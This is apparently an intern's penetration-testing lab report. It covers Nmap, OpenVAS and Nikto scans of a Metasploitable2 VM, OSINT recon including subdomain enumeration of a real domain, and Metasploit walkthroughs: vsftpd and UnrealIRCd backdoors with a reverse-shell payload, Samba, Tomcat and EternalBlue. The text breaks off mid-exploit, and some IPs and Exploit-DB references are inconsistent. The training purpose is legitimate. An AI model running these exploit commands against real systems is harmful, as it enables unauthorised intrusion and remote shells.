Week2 Task -18th August

Theoretical Knowledge

1. Vulnerability Scanning Techniques

What to Learn:

- **Core Concepts:**
  - Scan Types: Network (e.g., Nmap port scans), application (e.g., Nikto for web flaws), authenticated vs. unauthenticated.
  - Vulnerability Scoring: Use CVSS v4.0 (e.g., CVSS 8.8 for RCE = High). Example: Apache Struts (CVE-2017-5638) = Critical.
  - False Positives: Validate findings (e.g., manual checks for open ports).
- **Key Objectives:** Configure and validate scans for accurate risk assessment.
- **How to** Learn**:**
  - Study OWASP Testing Guide for web scanning.
  - Review NIST SP 800-115 for scanning methods.
  - Analyze WannaCry case for CVSS mapping.

2. Penetration Testing Techniques

What to Learn:

- **Core Concepts:**
  - Phases: Recon (e.g., OSINT with Shodan), Scanning (e.g., Nessus), Exploitation (e.g., Metasploit), Post-Exploitation (e.g., privilege escalation), Reporting.
  - Methodologies: PTES, OWASP WSTG. Example: PTES for scoping web tests.
  - Ethics: Ensure client authorization and defined scope.
- **Key Objectives:** Execute structured, ethical pentests.
- **How to Learn:**
  - Explore PTES for phase details.
  - Study OWASP WSTG for web pentesting.
  - Review SANS pentest case studies.

3. Exploit Development Basics

What to Learn:

- **Core Concepts:**
  - Exploit Types: Buffer overflows, SQL injection, XSS. Example: XSS via unescaped input.
  - Exploit Writing: Craft basic exploits (e.g., Python for buffer overflows) using Exploit-DB PoCs.
  - Mitigations: Understand ASLR, WAFs, and patching.
- **Key Objectives:** Develop and test exploits safely.
- **How to Learn:**
  - Study Exploit-DB for PoC examples.

- Use TCM Security's exploit guides.
- Try TryHackMe's buffer overflow room.

Practical Application

1. Vulnerability Scanning Lab

Activities:

- **Tools:** Nmap, OpenVAS, Nikto.
- **Tasks:** Run scans, prioritize vulnerabilities, document results.
- **Enhanced Tasks:**
  - **Scan Setup:** Track results in a table (copy-paste into Slack):

```
Scan ID | Vulnerability      | CVSS Score | Priority | Host
--------|--------------------|------------|----------|---------------
001     | SQL Injection      | 9.1        | Critical | 192.168.1.20
002     | Open Port 445      | 6.5        | Medium   | 192.168.1.30
```

- **Test Case:** Scan a Metasploitable2 VM with Nmap (nmap -sV 192.168.55.108) and OpenVAS.
- **Prioritization:** Score using CVSS in Google Sheets.
- **Report:** Draft in Google Docs:

Title: Critical Web Vulnerabilities
Findings: [CVE-2021-41773], [Host: 192.168.55.108]
Remediation: Patch Apache, disable unused ports

- **Escalation:** Write a 100-word email to developers with PoC.

Practical Application

1. Vulnerability Scanning Lab

- **Tools:** Nmap, OpenVAS, Nikto.

1.1 Nmap

Target: Metasploitable2 VM – 192.168.55.108

```
┌──(root㉿kali)-[~]
└─# nmap -sV -Pn 192.168.55.108

Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-12 12:15 EDT
Nmap scan report for 192.168.55.108
Host is up (0.39s latency).
Not shown: 977 closed tcp ports (reset)
MAC Address: 08:00:27:EE:07:E6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux;
CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.65 seconds
```

Port	State	Service	Version
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (proto 2.0)
23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd
53/tcp	open	domain	ISC BIND 9.4.2
80/tcp	open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open	rpcbind	2 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

Port	State	Service	Version
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open	exec	netkit-rsh rexecd
513/tcp	open	login	
514/tcp	open	tcpwrapped	
1099/tcp	open	java-rmi	GNU Classpath grmiregistry
1524/tcp	open	bindshell	Metasploitable root shell
2049/tcp	open	nfs	2-4 (RPC #100003)
2121/tcp	open	ftp	ProFTPD 1.3.1
3306/tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open	vnc	VNC (protocol 3.3)
6000/tcp	open	X11	(access denied)
6667/tcp	open	irc	UnrealIRCd
8009/tcp	open	ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1

MAC Address: 08:00:27:EE:07:E6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux;
CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.65 seconds

1.2 Openvas

Scan Metasploitable with OpenVAS:

Kali: sudo gvm-start ---Start the OpenVas

Scan the Metasploitable Machine -192.168.55.108

Log in to GVM (Greenbone Web UI)

- URL: http://127.0.0.1:9392
- Login: Use the **username** and **password** you set (e.g., admin / admin123)

---

2. Create a New Target

This defines what IP/domain to scan.
Go to:
Configuration → Targets → click **"Create Target"**
Fill in the form:

- **Name**: unnamed meta (or any name)
- **Hosts**: IP address or hostname (e.g., 192.168.55.108)
- **Port List**: Use default (All IANA assigned TCP ports)

Then click **"Save"**

---

3. Create a Task (Scan Job)

Go to:
Scans → Tasks → click **"Create Task"**
Fill in the form:

- **Name**: Scan My Target
- **Target**: Select the target you created earlier
- **Scan Config**: Use Full and fast (good default)
- Leave others as default and click **"Save"**

---

4. Start the Scan

In the **Tasks** list:

- Click the **play button (▶)** next to your task

The scan will begin. You'll see its status change to:

- Requested → Running → Done

---

5. Wait for Scan to Complete

- Depending on target size and config, this can take from a few minutes to an hour
- You can refresh or monitor status live

---

6. View Results

Once the scan status is **"Done"**:

- Go to Scans → Reports
- Click your scan name to open the report
- You'll see:
  - Vulnerability summary
  - Severity (High, Medium, Low)
  - Affected ports/services
  - CVEs, exploits, and remediation tips

Optional: Export Report

- Click **"Download"** icon
- Export as PDF, HTML, XML, etc.

i. Analyze results (e.g., CVSS scores, CVE IDs).

Documenting Findings:

Report:

Host Summary

Host	High	Medium	Low	Log	FalsePositive
192.168.55.108	05	12	2	18	0

Port Summary for Host 192.168.55.108


Service (Port)	**Threat Level**
general/tcp	High
1524/tcp	High
80/tcp	High
80/tcp	Medium
5900/tcp	Medium
general/tcp	Low
general/icmp	Low

All the Critical Vulnerabilities uploaded to Repository as Excel Sheet.

1.3 Nikto

Title: Critical Web Vulnerabilities

Host: http://192.168.68.105/dvwa/login.php



Nikto Findings:

Finding	What It Means	CVE / Reference	CVSS v3.1 (Estimated)	Recommended Fix
Apache/2.2.8 (EOL)	Outdated Apache version; vulnerable to many known CVEs	Apache EOL	High (Multiple CVEs)	Upgrade to Apache 2.4.x or higher
Cookies without HttpOnly flag	Session cookies can be accessed via JavaScript	MDN - HttpOnly	Low (3.1)	Set HttpOnly and Secure flags on cookies
Missing X-Frame-Options	Clickjacking attack possible	OWASP	Low (3.0–4.3)	Add X-Frame-Options or Content-Security-Policy headers

Missing X-Content-Type-Options	MIME-sniffing possible	OWASP	Low	Add X-Content-Type-Options: nosniff header
HTTP TRACE method enabled	Cross-Site Tracing (XST) vulnerability	OWASP XST	Low (3.1)	Disable TRACE method (TraceEnable off)
Numerous exposed backup files (.tgz, .pem, .jks, .egg, etc.)	Sensitive files may contain secrets, certs, or source code	CWE-530	High (7.5) if secrets found	Remove files; move outside web root; rotate credentials
SIPS v0.2.2 user info exposed	Old SIPS version leaks user credentials	EDB-22381	High (7.5)	Remove/patch SIPS; block access to URL; rotate passwords
PHP info/logo exposed via query strings	Info disclosure — PHP version & internals visible	OSVDB-12184	Low (3.3)	Disable expose_php; filter suspicious GET parameters
X-Powered-By header reveals PHP version	Helps attacker fingerprint tech stack	Info Disclosure	Low	Disable X-Powered-By in PHP config (expose_php = Off)
Allowed Methods: TRACE, OPTIONS, etc.	TRACE should not be allowed; OPTIONS OK	OWASP WSTG-CONF-06	Low	Restrict TRACE method; use whitelist in Apache/NGINX

Findings also included in the Repository as Reports.

1.4 Escalation Email

Subject: Critical Security Vulnerability – Immediate Action Required

Hi Team,

During a recent **VAPT assessment**, we identified **critical vulnerabilities** on host 192.168.55.108 using **OpenVAS**. The detailed findings, including CVSS scores, have been documented in the attached **Excel sheet** for your review and remediation planning.

Additionally, the host's web application (http://192.168.55.103/dvwa/login.php) was scanned using **Nikto**, and the consolidated results have been compiled into a **Google Docs** report.

Immediate Action Required: Please review the attached findings and apply necessary patches or configuration changes to mitigate these vulnerabilities.

Let me know if you require **logs, Proof-of-Concept (PoC)** details, or further clarification.

Thanks,
Rahil.D
VAPT Analyst Intern

2. Reconnaissance Practice

Activities:

- **Tools:** Maltego, Shodan, Google Docs.
- **Tasks:** Perform OSINT, map assets, document steps.
- **Enhanced Tasks:**
    - **Recon Template:** Document in Google Docs:
        i. Domain Info
        ii. Subdomains
        iii. Exposed Services
    - **Asset Mapping:** Log steps (Slack-friendly):

Timestamp | Tool | Finding

---|---|---

2025-08-18 10:00:00 | Shodan | Exposed SSH on 192.168.1.50

2025-08-18 10:30:00 | Maltego | Subdomain: dev.example.com

- **Checklist:** In Google Docs:
- Check WHOIS

- Enumerate subdomains (Sublist3r)
- Identify tech stack (Wappalyzer)
- **Summary:** Write a 50-word recon summary.

2. Reconnaissance Practice

Tools Used

Shodan → Search for exposed services, ports, IoT devices.

Sublist3r / Amass → Subdomain enumeration.

WHOIS / **Wappalyzer** → Domain registration and technology fingerprinting.

2.1. WHOIS Lookup


- **What it does:** Retrieves domain registration details.
- **Info Collected:** Registrar, registration/expiry date, nameservers, registrant contact (sometimes anonymized).
- **Why important:** Helps identify ownership, infrastructure age, and potential forgotten domains.
- **Command/Tool:**

Command: whois example.com

2.2 Shodan(Exposed Services)

- **What it does:** Searches the internet for exposed devices and services.
- **Info Collected:** Open ports, banners, software versions, SSL certificates, IoT devices.
- **Why important:** Detects externally exposed services that attackers might target.
- **Example:**

Command: shodan host ip address




2.3 Shodan Findings Due to the large number of CVEs (90+), here's a sample from the list:

CVE ID	Description (Short)
CVE-2014-0117	Apache HTTPD DOS vulnerability
CVE-2017-7679	mod_mime buffer overread in Apache
CVE-2017-9798	OptionsBleed in Apache HTTPD
CVE-2015-3185	mod_headers: Heap overflow
CVE-2021-32791	Apache HTTPD mod_proxy DoS
CVE-2024-38474	Recent Apache HTTPD vulnerability (2024)
CVE-2022-28330	Apache HTTPD memory disclosure
CVE-2009-0796	Microsoft SMBv2 vulnerability
CVE-2021-40438	SSRF via mod_proxy
CVE-2020-11985	mod_rewrite open redirect

2.4 Sublist3r- Enumerate subdomains

sublist3r -d skillsuprise.com



www.skillsuprise.com

admin.skillsuprise.com

api.skillsuprise.com

app.skillsuprise.com

blog.skillsuprise.com

hackinglab.skillsuprise.com

internal.skillsuprise.com

internalapi.skillsuprise.com

management.skillsuprise.com

payments.skillsuprise.com

subdomain2789.skillsuprise.com

test.skillsuprise.com

testapi.skillsuprise.com

testing.skillsuprise.com

testing10.skillsuprise.com

testing5.skillsuprise.com

2.5 Wappalyzer

It is a tool used in reconnaissance (Recon) during VAPT.
It helps identify the technologies used by a website such as:

- Web servers (Apache, Nginx, IIS)
  Frameworks (Django, Flask, Laravel, Spring)
  CMS (WordPress, Joomla, Drupal)
  JavaScript libraries (React, Angular, Vue.js, jQuery)
  Databases, analytics tools, payment gateways, etc.

2.5 Asset Mapping: Log steps (Slack-friendly)

Timestamp	Tool	Findings
2025-09-16 03:44:42	Shodan	Port 22/tcp open → OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 SSH Key Type: ssh-rsa Fingerprint: 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 Kex, Server Host Key, Encryption, MAC & Compression Algorithms detected
2025-09-16 05:29:34	Shodan	Port 80/tcp open → Apache httpd 2.4.7 HTTP title: "Go ahead and ScanMe!" HTTP Server: Apache/2.4.7 (Ubuntu)
2025-09-16 04:01:41	Shodan	Port 123/udp open → NTP service Protocol version: 3, Stratum: 3, Leap: 0, Root Delay: 0.1357, Root Dispersion: 0.0873

2025-09-15 13:07:50	**Shodan**	**Port 9929/tcp open → Unknown / Non-standard service (raw data captured but needs further analysis)**

2.6 Recon Summary

The reconnaissance phase revealed critical exposure points. WHOIS lookup provided registrar details, while Sublist3r discovered 50 subdomains. Shodan identified an exposed SSH service on scanme.nmap.org. Wappalyzer confirmed Apache Http Server 2.4.7 + Ubuntu in use. These insights aid in prioritizing penetration testing efforts.

---

3. Exploitation Lab
Activities:

- **Tools:** Metasploit, Burp Suite, sqlmap.
- **Tasks:** Simulate exploits, validate results.
- **Enhanced Tasks:**
    - **Exploit Simulation:** Exploit Metasploitable2 with Metasploit (use exploit/multi/http/tomcat_mgr_login). Log:

Exploit ID | Description | Target IP | Status | Payload

----------|------------------|----------------|---------|----------

003 | Tomcat RCE | 192.168.1.100 | Success | Java Shell

- **Validation:** Check Exploit-DB for PoC. Summarize in 50 words.

---

3. Exploitation Lab

3.1 Exploit Simulation

Target: Metasploitable2- 192.168.55.105

```
msf > nmap -sV 192.168.55.105
[*] exec: nmap -sV 192.168.55.105

Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-13 05:39 EDT
Nmap scan report for 192.168.55.105
Host is up (0.070s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:EE:07:E6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_k
ernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.09 seconds
```

Exploit1:

Search vsftpd

use exploit/unix/ftp/vsftpd_234_backdoor

set RHOSTS 192.168.68.105

set RPORT 21

run

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.55.105:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.55.105:21 - USER: 331 Please specify the password.
[+] 192.168.55.105:21 - Backdoor service has been spawned, handling...
[+] 192.168.55.105:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.55.107:34373 -> 192.168.55.105:6200) at 2025-09-13 05:49:58 -0400
```


Exploit2:

use exploit/multi/samba/usermap_script

set RHOSTS 192.168.55.105

set RPORT 139

run



Exploit3:

***Tomcat Manager (port 8180)

use exploit/multi/http/tomcat_mgr_deploy

set RHOSTS 192.168.68.105

set RPORT 8180

set USERNAME tomcat

set PASSWORD tomcat

run

Exploit 4:

use exploit/unix/irc/unreal_ircd_3281_backdoor

set RHOSTS 192.168.68.105


set RPORT 6667

set PAYLOAD cmd/unix/reverse

set LHOST 192.168.68.102

set LPORT 4444

exploit



3.2 Findings

Exploit ID	|Description	Target IP	Status	Payload
001	vsftpd 2.3.4 Backdoor-ftp	192.168.55.105	Success	Command Shell
002	Samba Exploit	192.168.55.105	Success	Command Shell
003	TomcatManager	192.168.55.105	Filed	Meterpreter Session
004	UnrealIRCd backdoor (IRC, port 6667)	192.168.55.105	Success	Command Shell

3.3 Summary

50-word summary with Exploit-DB validation:

The Metasploitable2 VM contains multiple real-world vulnerabilities verified on Exploit-DB: vsftpd 2.3.4 backdoor (EDB-17491), Samba trans2 overflow (EDB-10), Tomcat Manager auth bypass/war upload (EDB-17491 variants), and UnrealIRCd 3.2.8.1 backdoor (EDB-16922).

Exploits yield command shells or meterpreter sessions, simulating post-exploitation for penetration testing practice.

---

4. Post-Exploitation Practice
Activities:

- **Tools:** Meterpreter, Volatility, sha256sum.
- **Tasks:** Escalate privileges, collect evidence.
- **Enhanced Tasks:**
    - **Escalation:** Use Metasploit (exploit/windows/local/bypassuac). Save logs.
    - **Evidence Collection:** Hash a file:

Item | Description | Collected By | Date | Hash Value

---|---|---|---|---

Config File | target.conf | VAPT Analyst | 2025-08-18 | <SHA256>

---

4. Post-Exploitation Practice

Tools Used

- **Meterpreter** – Privilege escalation, post-exploitation modules
- **Volatility** – Memory forensic analysis
- **sha256sum** – Evidence integrity verification

4.1 Lab Setup

Attacker Machine

- **Kali Linux (or Parrot OS)**
- Has **Metasploit Framework** installed

Target Machine

- A **Windows 7 SP1 (x86 or x64)** VM (best for learning UAC bypass)
- Disable AV/Defender (otherwise payloads get killed)
- Keep **UAC enabled** (default)

4.2 Intial Exploitation

Step 1 – Get an Initial Session

Exploit something on the Windows VM to get a **Meterpreter session**. Example with ms17_010_eternalblue :


use exploit/windows/smb/ms17_010_eternalblue

set RHOSTS 192.168.68.102

set LHOST 192.168.68.105

If successful → you'll see:

[*] Meterpreter session 1 opened



```
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.55.105
LHOST => 192.168.55.105
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.55.103
RHOST => 192.168.55.103
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.55.105:4444
[*] 192.168.55.103:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.55.103:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64
-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.21/lib/recog/fingerprint/regexp_factory.rb:34
: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.55.103:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.55.103:445 - The target is vulnerable.
[*] 192.168.55.103:445 - Connecting to target for exploitation.
[+] 192.168.55.103:445 - Connection established for exploitation.
[+] 192.168.55.103:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.55.103:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.55.103:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42  Windows 7 Home B
[*] 192.168.55.103:445 - 0x00000010  61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63  asic 7601 Servic
[*] 192.168.55.103:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.55.103:445 - Target arch selected valid for arch indicated by DCE/RPC reply
